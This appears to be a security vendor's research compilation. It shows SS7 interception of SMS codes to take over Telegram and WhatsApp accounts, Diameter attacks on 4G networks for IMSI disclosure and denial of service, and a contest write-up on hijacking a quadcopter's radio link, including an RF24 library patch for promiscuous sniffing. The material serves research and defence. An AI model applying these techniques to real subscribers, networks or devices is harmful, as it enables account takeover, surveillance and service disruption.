SMS-based authentication is one of the major security mechanisms for services such as WhatsApp, Telegram, Facebook, Google, and Viber. These services send SMS via the Signaling System 7 (SS7) network to users' mobile devices to verify their identity. Although messaging services have introduced end-to-end encryption to protect users' communications, vulnerabilities in SS7 create a way to circumvent these protections: an attacker can easily intercept SMS and impersonate a user. Attacks on SS7 may be conducted from anywhere and hackers can use the same method to access other targets, such as users' bank accounts. We have previously detailed such attacks in our research paper "Signaling System 7 (SS7) Security Report."[1]


In this article, we show an example of an attack that allowed us to gain unauthorized access to a Telegram account. All tests were run under default settings, which are the settings used by the vast majority of users. Here's what we got:

First, we learn the target's IMSI.





[1] www.ptsecurity.com/upload/corporate/ww-en/analytics/SS7-Vulnerabilities-eng.pdf


We re-register the subscriber to our terminal…




…then we get the subscriber's profile…









…almost there, just need to finish the re-registration procedure…




All done! The target's number is under our full control. We initiate the Telegram login procedure on any device by using the target's account (telephone number) and get the all-important text message for authentication.




We've typed in the number from the text message and, voila, we gain full access to the Telegram account. Now we can both impersonate the target in chats and read all previous correspondence, which Telegram has kindly synced to a new phone (the phone on the right has a full copy of all correspondence made on the phone on the left):



We can't read prior secret chats. But we can certainly create a new secret chat and impersonate the target:



Then we conducted the same attack on WhatsApp. We got access to the account, but since WhatsApp doesn't store chat history on its servers (as the company claims), we could not get access to previous correspondence. WhatsApp stores a backup of correspondence on Google Drive, which means that reading old messages would require hacking the associated Google account. But it's quite doable to impersonate the target without the victim being aware:



THE BOTTOM LINE

Developers' reliance on one-time codes sent via text messages is not safe, since the mobile network itself is not secure. Both the SS7 network and radio encryption algorithms are vulnerable. Attacks on the SS7 network can be conducted from anywhere in the world and attackers can do more than just hack chat services. In short, the attacks illustrated here have a constantly falling barrier to entry and are no longer the exclusive domain of nation-state intelligence services.

PT VIP PROTECT TO SAFEGUARD HIGH-PROFILE FIGURES FROM TARGETED PHONE HACKS

Business executives, celebrities, and other individuals in sensitive situations connect to mobile phone networks, which often have fundamental flaws in underlying signaling protocols such as SS7. These flaws can be exploited to eavesdrop on phone conversations, intercept text messages, track location, commit fraud, or kill phone connections entirely. With the all-new PT VIP Protect service, operators can monitor and automatically detect anomalous SS7 network activity. PT VIP Protect provides operator staff with actionable notifications including the type and source of attempted attacks. The technology is deployed and directly managed by the operator; no information is ever required to leave the network. By deploying PT VIP Protect, operators can offer dedicated security services to mobile subscribers who require a premium level of security.

Vulnerable Diameter: 4G networks under attack

Telecom Security Team

Fourth-generation (4G) mobile networks have shaped the way we communicate, with their popularity and deployment increasing every year. Currently almost every major mobile operator worldwide offers subscribers the benefits of 4G networks. Subscribers expect high signal quality and superior data protection from the operator they trust.

Almost all users of 4G networks are, perhaps without even knowing it, users of previous-generation networks as well. While a mobile operator can provide only data transfer over LTE, for example, making phone calls and exchanging SMS messages requires technology for temporarily falling back to older networks (Circuit Switched Fallback). This process can be observed using the network indicator at the top of the screen of most smartphones: "4G" changes to "3G", "H", "E" or even "G" if any data was transmitted previously. Therefore, 4G subscribers are still susceptible to the threats associated with previous-generation networks.[1]

Our research shows how one of the main protocols used for signaling on 4G networks, Diameter, can be subverted with the same attacks previously described by us in our report on SS7 signaling protocol vulnerabilities on mobile networks.[2] On every one of the Diameter-based 4G networks on which Positive Technologies performed security audits in 2016, we found vulnerabilities enabling attacks for locating users, instigating denial of service, and performing other illegitimate actions.

ATTACK SCENARIOS FOR DIAMETER-BASED NETWORKS


"Diameter" itself is a bit of a play on words – judging by the name, Diameter should be twice the protocol of its predecessor, RADIUS. Although the standard for the protocol originally envisioned both network-level and transport-level security, most operators do a poor job of implementing these measures. Moreover, these measures by themselves are often insufficient for blocking the actions of a range of actors: unscrupulous employees, local and foreign intelligence agencies acting without authorization, and companies and groups that use their knowledge and access to signaling systems for surveillance and cyberespionage.

Before performing virtually any kind of attack, the attacker must first perform reconnaissance to learn about the targeted network and subscriber. Since usually the attacker poses as a roaming partner, the following information is necessary before attacking:

+ IP addresses of the Diameter edge nodes to be attacked, including Diameter Edge Agents (DEA) and Diameter Routing Agents (DRA), together with their identifying information
+ Identifying information for the network nodes of other operators with which the attacked operator may interact, in order to disguise itself as a legitimate roaming partner


An attack directed at a specific subscriber generally requires knowing the subscriber's International Mobile Subscriber Identity (IMSI). The IMSI is an identifier unique to a specific mobile subscriber worldwide. With the IMSI, it is possible to determine in which country and on which operator's network the subscriber is located.

There are several ways of learning a subscriber's IMSI. The most common one is to leverage vulnerabilities in the SS7 signaling protocol. As noted above, this attack is possible because for various reasons virtually all 4G subscribers are also de facto subscribers of previous-generation networks.




An IMSI can also be obtained using special equipment (IMSI catcher). This device spoofs a mobile base station and allows the attacker to intercept information about the mobile phone users connected to the base station, including their IMSI identifiers. Some operators allow subscribers to make calls via Wi-Fi networks,[3] in which case any Wi-Fi hotspot owner can use the hotspot as a cheap IMSI catcher. In addition, there are now free[4] and paid[5] services online for using a subscriber's phone number to look up their IMSI.

[1] www.ptsecurity.com/upload/corporate/ww-en/analytics/SS7-Vulnerabilities-2016-eng.pdf
[2] www.ptsecurity.com/upload/corporate/ww-en/analytics/SS7-Vulnerabilities-eng.pdf
[3] WiFi-Based IMSI Catcher // blackhat.com/docs/eu-16/materials/eu-16-OHanlon-WiFi-IMSI-Catcher.pdf
[4] Number verification via HLR request: smsc.ru/testhlr
[5] HLR Number Lookup: txtnation.com/mobile-messaging/hlr-number-lookup



In addition, there are ways of getting a subscriber's IMSI via a Diameter network. This requires knowledge by the attacker of the mobile subscriber's number (MSISDN) and address of an edge node on the Diameter signaling network.

One attack scenario is as follows. The attacker can pose as an SMS center (SMS-C) and send a specially crafted SRR (Send-Routing-Info-for-SM-Request) message to the HSS. If successful, the attacker receives the IMSI of the relevant user in response from the HSS.



Another way of forcing IMSI disclosure is to attack the Interworking Function (IWF) node responsible for compatibility between the Diameter network and the networks of previous generations (MAP SS7 <==> Diameter). In this case, an SRI4SM request from MAP SS7 is translated into the equivalent Diameter SRR request. In response, the attacker receives the requested IMSI.

Once the attacker obtains a subscriber's IMSI plus addresses of the mobile network nodes servicing the subscriber, using any of the ways described above, the full range of capabilities is available: tracking the subscriber in real time, reading the subscriber's messages, intercepting one-time passwords for online banking, blocking the user from the 4G network with constant disconnects, or blocking access to certain services.


EXAMPLE 1. DOS ATTACK AGAINST A SUBSCRIBER

Several key aspects of implementation of the Diameter protocol make it easy to perform simple but effective denial-of-service (DoS) attacks against one or many subscribers. The immediate losses are relatively small, but these attacks reduce subscriber trust in the operator, leading to long-term financial damage and client loss.

In a nutshell, the attacker must force an HSS to think that the attacker is servicing (as MME) the subscriber with a given IMSI. Then the HSS initiates the procedure for disconnecting the subscriber from the old MME, after which the user loses his or her connection to the 4G network.

To do so, the attacker (acting as the MME) sends a counterfeit ULR to the HSS requesting an update of the corresponding identification information, and notifies (as itself) that currently the attacker is the MME servicing the given subscriber device. When the HSS updates the database, it sends a CLR (Cancel-Location-Request) message to the genuine MME node that previously serviced the subscriber; then the MME initiates the procedure for disconnecting the subscriber from the data network. In addition, if the Diameter protocol is used on the subscriber network for calling (VoLTE) and SMS messaging, these services will become unavailable to the subscriber as well.

Of course, the user will probably try to reconnect to the network. So the user signs on to the network again by restarting his or her 4G device. But the attacker can flood the network with fake requests, completely blocking the subscriber's attempt to connect and overloading the HSS with junk traffic.



EXAMPLE 2. DOS ATTACK ON OPERATOR EQUIPMENT

Besides directing a DoS attack against a subscriber, an attacker could instead target the equipment of the operator itself, causing technical failures and interrupting services for a large number of subscribers. Considering the increasing prevalence of the Internet of Things with LTE-M and 5G integrated into everyday devices, including Smart City systems and connected cars, these attacks could paralyze an entire city, with telecom operators taking the blame for the consequences.

Like any other IP protocol, Diameter is susceptible to Denial of Service (DoS), Distributed Denial of Service (DDoS), and other attacks typical of IP networks. Since telecom operators are a niche market, telecom equipment often does not undergo full testing. As a result, it can contain a large number of vulnerabilities potentially leading to negative consequences, from equipment downtime to remote execution of arbitrary code.

Based on the security audits performed in 2016 by Positive Technologies on Diameter signaling networks, one out of every two components on the networks tested is just one wrong bite away from being taken offline by a well-aimed packet.

Overloading and bringing Diameter servers offline can have serious consequences:

+ Network interruptions cause subscribers to become unhappy with their level of service and switch to competing operators.
+ Attackers can perform illegal actions and hide their location from law enforcement agencies (who make use of lawful interception capabilities).
+ Accidental or purposeful creation of billing errors and incorrect charges, causing fraud and unhappy victims.

These consequences, beyond compromising a company's reputation as a reliable telecom operator, include direct financial losses.

Given the above facts, the Diameter protocol is not adequately protected from overloads. Another cause of a spontaneous increase in signal traffic could be, for example, a poorly designed or maliciously altered app on user devices.

Several techniques are possible for performing DoS attacks against Diameter networks. The simplest one is to send many CER (Capabilities-Exchange-Request) connection requests in order to deplete the capacity of a network node.


Another way is to send as HSS a large number of RSR (Reset-Request) messages to an MME that services subscribers from a known range of subscriber IMSIs (Pic. 5). A large number of such messages could snowball into an enormous amount of signal traffic between the MME and actual HSS, degrading the performance of the HSS and overall network.

RECOMMENDATIONS

Telecom operators can minimize these security risks by performing regular security testing of their signaling network. Since introduction of new equipment or configuration changes to existing equipment may affect network security, this testing should take place once quarterly.

To mitigate threats and keep security settings up to date, telecom operators must also perform regular monitoring, testing, and filtering of the messages that cross their network boundaries. These tasks are ably handled by specially designed attack detection systems and equipment with firewall functionality for signaling traffic.

The full version of this report containing descriptions of other Diameter-based attacks on mobile communication networks including disclosure of subscriber location and billing redirection is available at: www.ptsecurity.com/ww-en/analytics/.



Droneiacking contest: how they took our copter

Telecom Security Team

A new competition was introduced at Positive Hack Days in 2016, challenging participants to take control of a Syma X5C quadcopter. Manufacturers often believe that if they implement a wireless standard not involving IP technology then security can be safely ignored. As their thinking goes, hackers will give up because dealing with something not IP-based is supposedly too long, difficult, and expensive.

But in reality, SDR (software-defined radio) is an excellent point of entry into the Internet of Things, where the degree of entry is determined by the IoT vendor's care and attention to security. Even without SDR you can still work wonders, albeit in a limited swath of frequencies and protocols.

The contest goal was to take control of our drone.

Starting information:

+ Drone control range: 2.4 GHz ISM
+ Control is performed by the nRF24L01+[1] module (actually by its clone BK2423[2])

Equipment used (given to interested participants): Arduino Nano, nRF24L01+.

The hijacker received the Syma X8C as a prize.

Since those who wanted to steal our drone were prepared with HackRF, BladeRF, and other serious tools in their arsenal, below we describe two hijack methods: SDR and nRF24L01+.

THE WAY OF THE SAMURAI: SDR

First, you need to find the channels used by the drone remote controller. So you need to skim through the datasheet[3] to get an idea of what you need to look for and find out how the frequencies are arranged.

6.3 RF channel frequency

The RF channel frequency determines the center of the channel used by the nRF24L01+. The channel occupies a bandwidth of less than 1MHz at 250kbps and 1Mbps and a bandwidth of less than 2MHz at 2Mbps. nRF24L01+ can operate on frequencies from 2.400GHz to 2.525GHz. The programming resolution of the RF channel frequency setting is 1MHz.


Now we know that there is a total of 126 channels with a step of 1 MHz. It would also come in handy later to know the width of a channel and its bitrate.

5.3 Transmitter operation

Symbol	Parameter (condition)	Notes	Min.	Typ.	Max.	Units
P_{RF}	Maximum Output Power	a		0	+4	dBm
P_{RFC}	RF Power Control Range		16	18	20	dB
P_{RFCR}	RF Power Accuracy				±4	dB
P_{BW2}	20dB Bandwidth for Modulated Carrier (2Mbps)			1800	2000	kHz
P_{BW1}	20dB Bandwidth for Modulated Carrier (1Mbps)			900	1000	kHz
P_{BW250}	20dB Bandwidth for Modulated Carrier (250kbps)			700	800	kHz
$P_{RF1.2}$	1st Adjacent Channel Transmit Power 2MHz (2Mbps)				-20	dBc


[1] nordicsemi.com/eng/Products/2.4GHz-RF/nRF24L01P
[2] inhaos.com/uploadfile/otherpic/BK2423 Datasheet v2.0.pdf
[3] nordicsemi.com/eng/nordic/download_resource/8765/2/97182311

This knowledge is not actually necessary for hacking the drone—we don't always know what the transmitter consists of, after all. Now we launch a spectrum scanner. We use UmTRX and its maximum bandwidth of 13 MHz.




We do not provide sequential screenshots of each step, but it should be clear how to find such data in radio waves. We can see that, at certain intervals, data appears on channels 25, 41, 57, and 73.

Even though the datasheet clearly indicates modulation, in real life we do not always have the datasheet for a device. So, we build a simple flowgraph in GNU Radio and add any of the detected channels there.




Bandwidth is less than or equal to 800 KHz, which according to the datasheet means that the bitrate is 250 kbps.

Now to look at the recorded data we run baudline (baudline.com) and open the saved file with the correct parameters. This is what we see:




Select one of the highlighted peaks and open the waveform window.




Above we see the recorded signal. It looks like we've done everything correctly, and based on the phase shifts, this clearly is a case of FSK/GFSK modulation.

Next, we need to apply a demodulator and filter out unnecessary data.




The picture looks different now; we locate the dark stripe and open the waveform window.




In fact, we're practically done: the high level is 1, the low level is 0. We can determine the impulse period and calculate the bitrate from the timeline.

At the very beginning, the transmitter is tuned to the transmission frequency and transmits only the carrier, followed by a preamble consisting of a sequence of zeroes and ones, which may differ both in length and content on different chips. For the nRF24L01+ it is 1 byte 0xAA or 0x55, depending on the address MSB. In our case, the preamble is 0xAA. Then follow address bytes: for the nRF24L01+ the address can be from 3 to 5 bytes (although leaping ahead, we should say this isn't entirely true).



Now we know the address (0xa20009890f). For further analysis, we need to do some automation, such as the following:




The output is a file consisting of a sequence of zeroes and ones:

```
$ hexdump -C test3.raw
```


One of our packets can be found at the offset 0x5e25:

```
00005e20  01 01 01 00 01 01 00 01   00 01 00 01 00 01 00 01
00005e30  00 00 00 01 00 00 00 00   00 00 00 00 00 00 00 00
00005e40  00 01 00 00 01 01 00 00   00 01 00 00 01 00 00 00
00005e50  00 01 01 01 01 00 00 00   00 00 00 00 00 00 00 00
00005e60  00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00
00005e70  00 00 00 00 00 00 00 00   00 00 00 00 00 01 00 00
00005e80  00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 01
00005e90  00 00 01 00 00 00 00 00   00 00 00 00 01 00 01 01
00005ea0  01 01 00 00 01 01 01 00   00 00 00 00 00 01 01 01
00005eb0  01 00 01 01 00 01 01 01   00 00 01 00 01 00 01 00
00005ec0  01 00 00 01 01 01 00 01   00 00 00 00 01 01 01 01
```

What to do next is a matter of preference, but it is necessary to find out the length of the packet and the type of the CRC used. We created a utility that analyzes a file and tries to find a preamble, and then attempts to calculate the CRC for different payload lengths and addresses using two different methods (as per the datasheet). Here is what we got:




But later we realized that Python is suitable only for offline analysis, and it is very difficult for Python to "digest" data in real time even with a bitrate of 250 kbps (let alone higher speeds). That's why we developed a second version, written in C, which operates in real time.



So, we have the payload, and now we only need to examine the Syma protocol.

THE SIMPLE-BUT-STILL-EFFECTIVE WAY: ARDUINO AND NRF24L01+

This method, in contrast to the previous one, requires almost no specialized radio knowledge and is extremely cheap (Arduino: $2, nRF24L01+: $1, and approximately the same amount for mini-USB and DuPont cables), but it requires some ingenuity and web searching. This is the method that we wanted the participants to reproduce.



The main problem is that the nRF24L01+ does not have promiscuous mode. However, the module has some interesting quirks. The datasheet has an interesting listing:

03	SETUP_AW				Setup of Address Widths (common for all data pipes)
	Reserved	7:2	000000	R/W	Only '000000' allowed
	AW	1:0	11	R/W	RX/TX Address field width '00' - Illegal '01' - 3 bytes '10' - 4 bytes '11' – 5 bytes LSByte is used if address width is below 5 bytes

If you paste 00 in this register, the address will be 2 bytes. Also, a preamble is typically transmitted and used for a receiver to tune in to a transmitter, which is why a preamble is usually transmitted as a sequence of zeroes and ones. A second quirk of the nRF24L01+: it does not look for a preamble and does not use it. Instead, it looks for the address that is recorded as the receiving address. If we look at the signal in the screenshots above, we notice that before transmitting the preamble, the transmitter transmits the carrier. Trial and error showed that the nRF24L01+ often perceives it as 0x00 (or sometimes as 0xFF, and rarely as a random byte). Thus, using this undocumented behavior, we can switch nRF24L01+ to promiscuous mode by setting the length of the address to 2 bytes, and the address itself to 0x00AA or 0x0055. In one of these cases, we will receive data with a shift of 1 bit. In addition, we can receive data without checking the CRC.

Now we have all the necessary high-level information. We can use the RF24 library (github.com/TMRh20/RF24) though it has a flaw: in the file RF24.cpp of the function

```
void RF24::setAddressWidth(uint8_t a_width){
    if(a_width -= 2){
        write_register(SETUP_AW,a_width%4);
        addr_width = (a_width%4) + 2;
    }
}
```


the validity check should be removed:

```
void RF24::setAddressWidth(uint8_t a_width){
    a_width -= 2;
    write_register(SETUP_AW,a_width%4);
    addr_width = (a_width%4) + 2;
}
```

Now we write a small sketch for Arduino (this example is for Mega, but it works for any other model—just change CE_PIN and CSN_PIN to your own values):

